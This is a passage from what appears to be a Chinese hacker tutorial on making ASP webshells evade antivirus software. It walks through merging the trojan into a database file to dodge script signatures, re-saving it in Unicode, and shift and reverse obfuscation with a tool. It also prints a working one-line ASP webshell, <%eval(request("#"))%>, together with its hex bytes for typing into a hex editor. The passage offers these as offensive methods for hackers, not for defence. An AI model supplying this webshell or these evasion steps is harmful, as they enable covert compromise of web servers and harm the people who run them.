有的朋友可能还会想到插入连接符的方法，我们可以直接在对象里直接插入连接符“&”或“+”，同样可以打乱顺序，而且比较省事。但是不幸的是已经有杀毒软件可以识别这种无效的连接符了，并且可以直接将其替换，所以还是费点事比较好。因为免杀本来就是体力活，你省事，杀毒软件更省事……

3、其它方法的免杀

以上两种免杀方法都是比较传统的，但是作为一个合格的黑客，就要做到不走寻常路！要知道最好的方法永远都还未出现！所以要学会怀疑，学会探索！下面我就为大家介绍一下其它的免杀方法。

（1）数据库合并法

从标题就可以看出来，我们是通过将 ASP 木马与数据库合并到一起来达到免杀的效果。但是为什么与数据库合并到一起就能起到免杀的效果呢？我们都知道目前的病毒木马多的不计其数，种类也是多种多样的，就以大家所熟悉的木马来说，就分为脚本木马与可执行文件木马这两种。如果大家有兴趣的话可以试试，我们就算将木马的后缀名改掉了依然会被杀毒软件所查杀！可能有朋友会问，改完后缀名连 Windows 都认不出来了，杀毒软件为什么依然认得出来呢？这是因为杀毒软件是靠文件头来确认文件性质的，这不是多么复杂的功能，我们的 CMD





图 10


图 11

就有这个功能，只是没有杀毒软件强大而已。一般的杀毒软件为了提高扫描速度会给病毒归类，例如扫描到一个脚本，就会使用脚本类病毒库里的特征码进行扫描，扫到可执行文件时就使用可执行文件病毒库里的特征码进行扫描。看到这儿大家可能都明白了，如果我们把ASP木马与数据库合并到一起的话，那么杀毒软件就会将这个文件当作数据库文件来扫描，从而调用针数据库文件的病毒库，那肯定是查不出来的，所以也就达到免杀的效果了。明白原理后操作就简单了，我给大家推荐一个叫做“数据库木马合并器”的工具，它的使用很简单，只要选择我们的木马程序，点击“合并”按钮，如图10。然后选择保存路径即可完成合并了，如图11。

（2）Unicode法

除此之外，我们还可以使用Unicode编码将木马变形，实现的方法非常简单，甚至连额外的工具都不需要使用！我们先新建一个文本文档，然后按Ctrl＋O快捷键，在弹出窗口中的“文件类型”下拉框中选择“所有文件”，然后在“编码”下拉框中选择“Unicode”，如图12。




图12

打开我们的一句话木马，如图13所示。先将其复制，然后关闭文本文档在重新将其打开，并将这段字符复制进去，开始保存后也许会出现一个对话框，如图14。





图13


图14





图15

我们选“是”即可，不过根据我的经验，如果出现这个对话框，那么保存的代码就一定会出现问题。经过以上几步的操作，我们的木马变形便完成了。另外需要注意的是，使用这个方法时，如果保存后出现“？”号是不可以的。但是倘若出现了以上情况我们该怎么办呢？首先我针对出现如图14所示提示框的情况为大家讲一下解决办法。如果出现提示框后我们常规保存出现了问题，那么我们可以重新保存一次，当提示框出现时先点击“否”，此时会弹出一个对话框，叫我们选择文件另存为的路径。这时先把下面的编码换为“Unicode”型，如图15。

然后我们在进行保存，一般情况下就可以解决问题。除此之外我们还可以使用WinHex帮忙。我给大家提供一句话木马**<%eval(request("#"))%>**的16进制编码：FF FE 3C 25 65 76 61 6C 28 72 65 71 75 65 73 74 28 22 23 22 29 29 25 3E。先新建一个文本文档，然后按快捷键Ctrl＋O找到新建的文档，并使用WinHex将其打开，如图16。将上面的16进制代码输入到WinHex里，如图17。最后按快捷键Ctrl＋S保存即可。


图16




图17

（3）位移、逆位法

关于位移法第一次出现是在黑客X档案04年的第9期中，当时看了感觉真是爽啊，虽然当时一点也没有看懂。而现在看起来无非就是使用escape和unescape函数来实现的，但是考虑到初学者，我还是给大家介绍一下工具的用法吧。这种加密方法的效果绝对是一流的！虽然比较难，但是如果我们熟练掌握的话保准会乐得1分钟合不上嘴！大家可要打起精神来学习啊！先看看两种方法的加密效果，如图18。




图18

通过上图我们可以看出来，所谓的逆位法就是将脚本木马的代码都倒了过来，而位移法则是使字母变成另外一个可显示的符号，而汉字并没有变化。所以相对来说还是逆位法的加密效果比较好。我们在使用工具加密前，需要先懂得怎样筛选代码。方法很简单，我们只要选定一个语句块即可，例如sub语句块或if语句块。但是怎样区分呢？我教大家一个笨方法，先打开脚本木马，然后单击菜单栏里的“查看”，并选择“状态栏”完成设置，如图19。




图19

假如你想加密sub语句块，我们打开木马后先按Ctrl＋F调出查找对话框，搜索方向选择“向下”，如图20。接下来查找sub，找到后我们注意文本文档下边的状态栏，如图21。

